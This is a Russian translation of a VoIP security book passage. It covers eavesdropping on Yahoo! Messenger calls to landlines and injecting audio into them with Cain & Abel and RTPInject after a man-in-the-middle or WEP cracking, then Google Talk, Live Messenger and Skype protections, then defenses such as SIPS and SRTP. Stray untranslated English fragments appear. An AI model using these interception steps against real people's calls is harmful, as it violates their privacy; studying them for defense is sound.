Yahoo! Messenger - популярный клиент мгновенных сообщений, который также поддерживает VoIP-сервисы с использованием SIP и RTP. Хотя SIP/RTP-коммуникация при звонках ПК-ПК оборачивается в TLS, RTP-трафик между ПК и стационарной линией не защищен. Во время звонка ПК-ПК Yahoo! Messenger оборачивает значительную часть информации сеанса и медиаданных в TLS. Некоторый объем RTP jitter просачивается во время звонков ПК-ПК, но голосовое, то есть аудио, содержимое фактически не извлекается. Поэтому атаки на аутентификацию в звонках ПК-ПК довольно сложны, поскольку аутентификация Yahoo! Messenger происходит в процессе Single Sign-On (SSO) с порталом Yahoo!. Следовательно, если пользователь входит в почту, фотографии или VoIP-сеанс, аутентификация будет обернута TLS-туннелем. Хотя при звонках ПК-ПК сохраняется приличный уровень защиты, этого нельзя сказать о звонках ПК-PSTN, как обсуждается в следующем разделе.

Прослушивание Yahoo! Messenger

Yahoo! Messenger также позволяет совершать звонки на обычные стационарные линии PSTN или мобильные телефоны. Когда пользователь хочет позвонить на PSTN-линию через Yahoo! Messenger, аутентификация все равно выполняется через ПО, потому что доступ к пользовательскому интерфейсу для звонков на стационарные или мобильные номера недоступен, пока пользователь успешно не войдет в систему. После аутентификации пользователь может звонить на любую PSTN-линию вместо ПК с запущенным ПО Messenger. И в отличие от звонков на базе ПК, когда пользователь звонит на стационарную линию, по сети используется протокол RTP. Подобно атакам, обсуждавшимся в главе RTP, анонимный атакующий может прослушивать соединение между человеком, использующим Yahoo! Messenger, и его исходящим PSTN-звонок. После прослушивания информации атакующий может подслушивать звонок или внедрять RTP-пакеты в середину телефонного разговора. См. рисунок 8-16.

conversation. See Figure 8-16.




Рисунок 8-16: Прослушивание звонков между Yahoo! Messenger и стационарными или мобильными телефонами.

Единственное предостережение здесь состоит в том, что у атакующего должно быть ПО, поддерживающее кодек, используемый во время звонка. На момент публикации Cain & Abel поддерживает некоторые RTP-кодеки Yahoo! Messenger, но не все. Чтобы прослушать звонок между клиентом Yahoo! Messenger и PSTN-линией, атакующий выполнил бы следующие шаги. Результаты могут различаться в зависимости от поддержки кодека.

1. Повторите шаги 1-13 из раздела "Прослушивание звонков (RTP)" на странице 159.
2. В нижнем ряду выберите VoIP. Если в сети происходила VoIP-коммуникация с использованием RTP-медиапотоков, Cain & Abel автоматически сохранит RTP-пакеты, соберет их и сохранит в формате .wav. Как показано на рисунке 8-17, Cain & Abel захватил несколько телефонных разговоров по сети с помощью нескольких простых шагов.




Рисунок 8-17: Захваченная VoIP-коммуникация через RTP-пакеты.

Используя атаку "человек посередине" и стандартный VoIP-сниффер Cain & Abel, который захватывает RTP-пакеты, атакующий может легко захватывать и записывать звонки между Yahoo! Messenger и PSTN-линией.

Ключевая идея, которую следует помнить, состоит в том, что аудиокодек, используемый во время звонка, должен поддерживаться Cain & Abel. Если кодек поддерживается не полностью, записанный звонок может захватить только одну сторону аудио. Cain & Abel покажет, что кодек не поддерживается, указав "IP1/IP2 codec not supported" в столбце Status.

Внедрение аудио в звонки Yahoo! Messenger

Подобно атаке RTP-инъекции, обсуждавшейся в главе 4, в звонки Yahoo! Messenger на PSTN-линии также можно внедрять аудио от анонимного атакующего. Инъекционные атаки позволяют вредоносным сущностям в сети внедрять аудио в существующие звонки пользователей Yahoo!. Обратитесь к разделу "Инъекция голоса (RTP)" на странице 162, где показано, как внедрять аудиосодержимое в VoIP-звонки, использующие RTP для передачи медиаданных.

Google Talk

Google Talk использует Extensible Messaging and Presence Protocol (XMPP) и XMPP Extension Protocols (XEP) для своих голосовых сервисов. XMPP - это открытый XML-протокол, разработанный группой открытого исходного кода Jabber. Коммуникация XMPP у Google использует TCP-порт 5222, при этом весь трафик шифруется с помощью TLS. Сам по себе XMPP не обеспечивает защиты имени пользователя или пароля клиента, включенных в plain SASL (Simple Authentication and Security Layer); однако Google Talk заставляет аутентификацию выполняться с токеном Google Single Sign-On (SSO), как видно по механизму "X-GOOGLE-TOKEN", показанному на рисунке 8-18. SSO проводится через SSL до начала процесса XMPP-коммуникации, что защищает учетные данные пользователя.

communication process occurs, which protects the user's creden




Рисунок 8-18: XMPP XML, отображающий токен аутентификации Google Talk.

Поскольку процесс SSO-аутентификации происходит через TLS, а XMPP-медиаданные оборачиваются в TLS, шифрование защищает имя пользователя, пароль и медиаданные, пока они находятся в передаче.

Использование TLS для аутентификации и передачи медиаданных, то есть аудио, значительно повышает безопасность Google Talk; однако некоторые SSL-атаки все еще возможны. Например, значимый класс атак на TLS/SSL состоит в выполнении атаки "человек посередине" между конечным пользователем и сервером. Атакующий может поместить себя между клиентом и сервером, атакуя ARP, CAM-таблицы или DHCP, и перехватить SSL-сертификат при попытке SSL-handshake. Во время SSL-handshake атакующему нужно будет склонить пользователя принять поддельный TLS-сертификат. Поскольку атакующий владеет всеми закрытыми ключами своего поддельного сертификата, если пользователь примет поддельный сертификат, атакующий сможет расшифровать TLS-информацию и просмотреть ее содержимое.

Лучший инструмент для выполнения SSL-атак "человек посередине" - Cain & Abel. Однако Google Talk предотвращает эту атаку с помощью сильных защитных механизмов SSL. Если клиент Google Talk или любой клиент Google, использующий его SSO-аутентификацию, видит поддельный, неподписанный или самоподписанный сертификат во время SSL-handshake, он автоматически завершается ошибкой и не позволяет handshake состояться. Он даже не дает пользователю возможности выполнить небезопасный handshake, как показано на рисунке 8-19.

as shown in Figure 8-19.



Рисунок 8-19: Неудачная SSL-атака "человек посередине".

Обратите внимание, что это не столько атака на TLS/SSL, сколько атака социальной инженерии, заставляющая пользователя принять поддельный TLS/SSL-сертификат. Поэтому, хотя XMPP в значительной степени является протоколом открытого текста, требование Google SSO использовать TLS с медиаданными Google Talk означает, что вся информация паролей и медиаданные, то есть аудио, шифруются при передаче по сети.

На момент публикации Google открыто обсуждала поддержку SIP в будущем. Если SIP будет поддерживаться Google Talk без использования SSL, все атаки на аутентификацию, обсуждавшиеся в главе SIP, также будут применимы к Google Talk или к любому VoIP-клиенту, использующему SIP.

Microsoft Live Messenger

Microsoft Live Messenger, еще один популярный клиент мгновенных сообщений, также поддерживает VoIP-сервисы с использованием SIP и RTP. Подобно Yahoo! Messenger, Microsoft оборачивает все установление сеанса и передачу медиаданных, то есть аудио, при peer-to-peer голосовых звонках в TLS. Хотя было много обсуждений небезопасной VoIP-коммуникации Microsoft, на момент публикации коммуникация при звонках ПК-ПК проходит через зашифрованный TLS-туннель. Подобно Yahoo! Messenger и Google Talk, процесс аутентификации Live Messenger использует cookie Microsoft .NET SSO через TLS. Поскольку TLS защищает SSO-cookie и медиакоммуникацию, то есть аудио, прослушивание или внедрение содержимого во время звонков ПК-ПК в Windows Live Messenger невозможно типичными методами. Если предпринять SSL-атаку "человек посередине", как обсуждалось ранее, Live Messenger также завершится ошибкой, не позволяя использовать поддельный, неподписанный или самоподписанный сертификат во время SSL-handshake, как показано на рисунке 8-20.

Figure 8-20.



Рисунок 8-20: Неудачная SSL-атака "человек посередине" в Live Messenger.

В отличие от Google Talk, Microsoft Live Messenger предоставляет возможность совершать звонки на обычные стационарные PSTN-линии. PSTN-звонки предоставляются Verizon, позволяя Microsoft использовать сеть Verizon для выполнения звонков за пределы клиентов на ПК. Когда пользователь хочет позвонить на стационарную линию через Live Messenger, аутентификация все равно происходит через SSO-cookie, потому что доступ к пользовательскому интерфейсу для звонков на стационарные линии недоступен, пока пользователь успешно не войдет в систему.

Skype

Skype - закрытый VoIP-клиент, не основанный на стандартах. В отличие от всех других VoIP-программ для ПК, описанных в этой главе, Skype использует полностью проприетарный формат для установления сеанса и передачи медиаданных. Это означает, что Skype использует не традиционные VoIP-протоколы, такие как SIP, H.323, RTP или XMPP, а собственную самодельную реализацию VoIP. С момента своего появления Skype, вероятно, был самым популярным VoIP-клиентом для ПК, имея более 7 миллионов зарегистрированных пользователей. В свою очередь, из-за его популярности и закрытого характера Skype, вероятно, является самым любопытным VoIP-клиентом с точки зрения безопасности.

Хотя было задокументировано много переполнений буфера против Skype, опубликованных отчетов о небезопасности передачи данных Skype не было. Тем не менее в закрытой системе у подписчиков также нет способа проверить, куда их пакеты могут или не могут идти и кто может иметь доступ к расшифрованной информации. Это одна из крупнейших проблем, которые пользователи видят в этом ПО.

Были написаны независимые отчеты о методах шифрования Skype, которые можно найти по адресу <http://www.skype.com/security/files/2005-031%20security%20evaluation.pdf>. Помимо оплаченного технического документа Skype, команда исследователей выпустила технический документ по обратной разработке Skype, который можно найти по адресу http://www.secdev.org/conf/skype_BHEU06.pdf.

Телефонные решения SOHO

Появление программных VoIP-клиентов изменило то, как люди совершают телефонные звонки; однако большинство звонков, выполняемых через Skype, Yahoo!, Microsoft или Google, в значительной степени обусловлены удобством или стоимостью, и используемое VoIP-решение не является телефонной системой по умолчанию в доме. На это есть много причин, включая надежность, качество звонков и мобильность. Мобильность программных VoIP-клиентов является проблемой, потому что пользователям нужно находиться рядом с компьютером или за ним, чтобы совершить VoIP-звонок. Каким бы дешевым ни было решение, средние домашние пользователи не хотят проводить все время разговоров в компьютерной комнате. Осознав ограниченную мобильность программных VoIP-клиентов, производители для малого офиса/домашнего офиса (SOHO) начали создавать трубки, похожие на обычные домашние беспроводные телефоны, но работающие через программный VoIP-клиент, подключающийся к компьютеру. В этом разделе кратко рассматриваются вопросы безопасности при использовании гибридных решений ПК/аппаратный телефон. Последствия для безопасности не отличаются от описанных ранее, если используются небезопасные протоколы, такие как SIP и RTP, но перспектива процесса атаки немного изменена.

Многие производители SOHO, такие как Linksys, Netgear и D-Link, создают продукты, интегрирующие трубки с Yahoo! Messenger, Windows Live Messenger или Google Talk. Эти продукты позволяют пользователям выполнять обычные PSTN-звонки через трубку, а также использовать голосовые сервисы Yahoo! или Microsoft через VoIP. Например, пользователи могут войти в учетную запись Yahoo! Messenger с самой трубки и позвонить любимому контакту. Проект реализации решения совпадает с показанным на рисунке 8-16 на странице 169.

Чтобы такая схема работала, SOHO-трубка должна быть подключена USB-кабелем к ПК с установленным Yahoo! Messenger. Трубка подключается к ПО Yahoo! Messenger на ПК, которое затем выполняет исходящий звонок другому пользователю Yahoo! Messenger, мобильному

телефону или стационарной линии, и все это через Интернет. Пользователь, желающий совершать традиционные PSTN-звонки без Yahoo! Messenger, но через местную телефонную компанию, должен подключить базовую станцию трубки к телефонному разъему.

Последствия для безопасности у SOHO-решений могут быть широкими или узкими в зависимости от расположения и использования. Например, домашний пользователь с Yahoo! Messenger на ПК открыт той же поверхности атаки, что и пользователь с SOHO-трубкой: неавторизованному сетевому прослушиванию в текущей сети или выше по потоку у ISP. Использование SOHO-трубки пользователем все равно позволяет атакующему прослушивать все RTP-пакеты, когда пользователи звонят на стационарные или мобильные телефоны. Это также верно для программного решения.

Несколько областей экспозиции, которые нужно обсудить для решения с трубкой, связаны с использованием домашних VoIP-решений в небезопасных беспроводных сетях. Проблемная схема показана на рисунке 8-21.

is shown in Figure 8-21.




Рисунок 8-21: SOHO VoIP-сеть.

На рисунке 8-21 показано решение, в котором домашний пользователь может быть подключен к Интернету с использованием беспроводной точки доступа/коммутатора. Если домашний пользователь не защитил свою беспроводную точку доступа или использует WEP, атакующий может присоединиться к беспроводной сети и прослушивать коммуникацию пользователя, включая его VoIP-звонки Yahoo! Messenger. Многие точки доступа поддерживают WPA, более сильный метод безопасности для домашних беспроводных устройств, но большое количество беспроводных точек доступа все еще используют WEP, который не является хорошим методом защитного шифрования. Внешний атакующий, показанный в нижней части рисунка 8-21, может выполнить

следующие шаги, чтобы прослушать или внедрить содержимое в домашнюю телефонную коммуникацию пользователя:

1. Найти беспроводную сеть.
2. Если включен WEP, использовать инструменты вроде Kismet, Aircrack и Cain & Abel, чтобы получить WEP-ключ.
3. Оказавшись в беспроводной сети, использовать Cain & Abel, как показано в разделе "Инъекция голоса (RTP)" на странице 162, чтобы прослушивать соединение от Yahoo! Messenger к PSTN-линии.
4. Оказавшись в беспроводной сети, использовать RTPInject, как показано в разделе "Инъекция голоса (RTP)" на странице 162, чтобы внедрять аудио в RTP-пакеты от Yahoo! Messenger к PSTN-линии.

Альтернативно, если беспроводная сеть не используется, внешние экспозиции ограничиваются атаками на сеть ISP. Например, если атакующий выполнит атаку "человек посередине" в своей публично доступной сетевой подсети, все пакеты будут приходить на ее машину вместо upstream-маршрутизатора ISP. Если какие-либо из этих пакетов содержали RTP-пакеты, атакующий мог бы прослушивать или внедрять содержимое по своему желанию. В этом примере выполнить целевую атаку сложнее, поскольку два соседа с одним и тем же ISP могут находиться в совершенно разных подсетях. Поскольку в большинстве домов есть беспроводные точки доступа с WEP или без него, атака на беспроводную сеть, вероятно, является лучшей поверхностью атаки.

Следует отметить, что внутренние атаки на проводной сетевой коммутатор/концентратор будут работать независимо от того, используется Yahoo! Messenger на ПК или устройство Linksys. Внутреннему атакующему нужно только подключиться к сетевому коммутатору, показанному на рисунке 8-21, и использовать Cain & Abel или RTPInject для выполнения нужных атак. Следовательно, если враждебно настроенный член семьи или сосед по жилью хочет записывать все звонки или внедрять содержимое, любые звонки с ручного устройства или ПО на ПК к PSTN-линии уязвимы.

Резюме

Некоторым домашним VoIP-решениям есть куда улучшаться с точки зрения безопасности, тогда как другие довольно неплохи. Поскольку многие решения используют существующие VoIP-протоколы, такие как SIP и RTP, все они также наследуют их экспозиции безопасности. Например, если RTP используется с Yahoo! Messenger, аппаратными телефонами Cisco или Vonage, его экспозиции безопасности затронут все продукты, которые его используют. В коммерческие VoIP-решения, такие как Vonage, встроено мало средств безопасности. Такие элементы, как шифрование, полностью отсутствуют, что может удивить большинство клиентов. Кроме того, хотя стационарные PSTN-линии могут быть так же уязвимы, как Vonage, IP/Ethernet имеет гораздо большую поверхность атаки, учитывая, что любой человек в вашем доме или в вашей беспроводной сети может слушать звонки. Кроме того, VoIP-решения для ПК показали как положительные, так и отрицательные результаты. Все решения для ПК, использующие SSO для аутентификации, применяют SSL, обеспечивая защиту аутентификационной информации. Также экспозиция решений для ПК ограничивалась исходящими PSTN-звонками, поскольку звонки ПК-ПК оборачивались шифрованием. Наконец, SOHO-решения не отличались от решения для ПК: они открывали звонки на стационарные линии, но не звонки на ПК.

Домашние VoIP-решения делятся на звонки ПК-ПК и звонки ПК-стационарная линия или ПК-аппаратный телефон. Когда выполняются VoIP-звонки на основе ПК-ПК, для шифрования коммуникации можно использовать SSL. Когда звонки выполняются на стационарную линию или аппаратный телефон, все становится сложнее. Звонки ПК-стационарная линия используют другие протоколы, которым часто недостает защитных механизмов, доступных в звонках ПК-ПК.

Часть III. Оценить и защитить VoIP

Глава 9. Защита VoIP

Защита VoIP - важная задача, если вы собираетесь защищать информацию. Организации часто мыслят о безопасности в терминах папок и файлов, но информация, произнесенная голосом, может быть не менее важной. Например, вспомните, как часто люди сообщают по телефону номер кредитной карты, девичью фамилию матери или даже номер социального страхования. Что, если сотрудник службы поддержки на другом конце использует VoIP-телефон? Если медиуровень использует RTP, атакующий может захватить пакеты и получить доступ ко всей чувствительной информации.

Недостаток безопасности голосовых разговоров, показанный в первых восьми главах, демонстрирует необходимость защищенных VoIP-сетей. Многие организации любят говорить, что VoIP-сети используются только внутри компании, поэтому безопасность не является большой проблемой. К сожалению, по сути такие организации говорят, что каждый телефонный звонок, от звонка CEO до звонка стажера, должен быть доступен всем в компании, будь то рабочий или личный разговор. Мы все знаем, что это утверждение неверно, но почему тогда такое сопротивление защите VoIP? Причина в том, что правильно защитить VoIP непросто и недешево. Это может быть громоздкий процесс, требующий нового оборудования и дополнительных денег. Если бы безопасность была просто флажком в VoIP-продуктах, она была бы повсюду. Поставщики изначально не встроили в свои продукты простые, безопасные и совместимые средства защиты, и в результате пострадали потребители VoIP. В этой главе начинается обсуждение того, как защищать VoIP-сеть от множества атак, рассмотренных в книге. В частности, будут обсуждаться следующие области:

- SIP over SSL/TLS (SIPS)
- Secure RTP (SRTP)
- ZRTP и Zfone
- firewalls и Session Border Controllers

SIP over SSL/TLS

SIP over SSL/TLS (SIPS), а именно SSLv3 или TLSv1, использующий TCP-порт 5061, - это метод защиты сеансовой информации SIP от анонимных прослушивающих.

Примечание. Предыдущие версии SSL, такие как SSLv2, не следует использовать из-за известных слабостей в реализации.

Как обсуждалось в главе 2, SIP - это протокол открытого текста, который пассивные атакующие в сети могут изменять и отслеживать. Кроме того, метод аутентификации, используемый SIP, - digest-аутентификация, уязвимая к офлайн-словарной атаке. Сама по себе офлайн-словарная атака уже вызывает беспокойство; однако в сочетании с тем, что большинство SIP User Agents используют в качестве паролей четырехзначные коды, обычно последние четыре цифры телефонного extension, это делает SIP-аутентификацию очень уязвимой для атакующих.

Чтобы снизить риск, связанный с аутентификацией, а также многие другие риски SIP, SIPS (SIP over SSL/TLS) может шифровать сеансовый протокол от SIP User Agent до SIP Proxy server. Кроме того, SIP Proxy server может также использовать TLS со следующим узлом, обеспечивая шифрование каждого перехода от конца к концу. Использование TLS с SIP похоже на использование TLS с HTTP. Между двумя сущностями требуется процесс обмена сертификатами, а также сеансовые ключи. Основное различие между HTTP и SIP - использование браузера вместо аппаратного или

программного телефона. Оба клиентских компонента должны поддерживать TLS с каким-либо встроенным TLS-клиентом и процессом цепочки сертификатов. Следующие шаги показывают пример процесса SIPS на высоком уровне:

1. SIP User Agent обращается к SIP Proxy server для установления TLS-сеанса.
2. SIP Proxy server отвечает открытым сертификатом.
3. SIP User Agent проверяет открытый сертификат Proxy server с помощью своей корневой цепочки, похожей на корневую цепочку, которая есть в интернет-браузерах.
4. SIP User Agent и SIP Proxy server обмениваются сеансовыми ключами для шифрования и расшифровки информации в рамках сеанса.
5. SIP Proxy server обращается к следующему узлу, например к удаленному SIP Proxy server или следующему User Agent, и согласует TLS-сеанс с этим endpoint. См. рисунок 9-1.

endpoint. See Figure 9-1.




Рисунок 9-1: Высокоуровневая TLS-коммуникация от аппаратного телефона к SIP Proxy.

Теперь, когда общий метод использования TLS с SIP понятен, следующий шаг - внедрение TLS. Внедрение здесь не настолько стандартизировано, как в HTTP, потому что большинство людей используют лишь несколько браузеров и веб-серверов. В мире VoIP существует несколько поставщиков аппаратных и программных телефонов, а также разные типы SIP Proxy servers, поддерживающих SIPS. Поэтому в зависимости от реализации VoIP-сети есть несколько способов внедрить TLS на SIP-телефонах. Ниже приведены URL для некоторых популярных платформ:

- шаги внедрения OpenSer TLS: [http://confluence.terena.org:8080/display/IPTelCB/3.5.2.+TLS+for+OpenSER+\(UA-Proxy\)](http://confluence.terena.org:8080/display/IPTelCB/3.5.2.+TLS+for+OpenSER+(UA-Proxy))
- шаги внедрения Cisco TLS: http://www.cisco.com/en/US/docs/ios/12_3/vvf_c/cisco_ios_sip_high_availability_application_guide/hachap2.html#wp1136622
- шаги внедрения Avaya TLS: <http://support.avaya.com/elmodocs2/sip/S6200SesSip.pdf>

Secure RTP

Secure RTP (SRTP), определенный в RFC 3711, - это протокол, который добавляет шифрование, конфиденциальность и целостность к собственно голосовой части VoIP-звонков, использующих RTP и RTCP (Real Time Control Protocol). Как мы видели в предыдущем разделе, заворачивание трафика SIP или H.323 в TLS защищает аутентификационную информацию; однако более важной частью звонка, вероятно, является сам медиапоток, содержащий звук. SIP-инфраструктура, использующая TLS вместе с RTP-медиапотокотом открытым текстом, все равно позволяет атакующим прослушивать звонки, внедрять в них звук и получать конфиденциальную информацию.

SRTP работает, шифруя RTP payload пакета. Информация RTP header не шифруется, потому что принимающие endpoints, маршрутизаторы и коммутаторы должны видеть эту информацию, чтобы путь коммуникации мог быть построен. Поэтому для защиты заголовка SRTP обеспечивает аутентификацию и проверку целостности информации RTP header с помощью функции HMAC-SHA1. Важно отметить, что SRTP не добавляет дополнительных заголовков шифрования, поэтому в сети он выглядит очень похожим на RTP-пакеты. Это позволяет функциям QoS оставаться незатронутыми. Следующие разделы кратко описывают эти функции RTP:

- SRTP и защита медиа с помощью шифра AES
- SRTP, аутентификация и защита целостности с HMAC-SHA1
- метод распределения ключей SRTP

SRTP и защита медиа с помощью шифра AES

SRTP использует Advanced Encryption Standard (AES) как шифр для защиты, причем AES может работать в двух режимах. Эти режимы - Segmented Integer Counter Mode (SICM), используемый по умолчанию, и режим f8. С AES также может использоваться третий шифр, NULL cipher, но его никогда не следует внедрять, поскольку он не дает медиапотoku никакого шифрования.

Примечание. До того как AES стал стандартным для RTP, Avaya создала альтернативу под названием Avaya Encryption Algorithm. В целом использование проприетарного шифрования не рекомендуется по соображениям безопасности и совместимости.

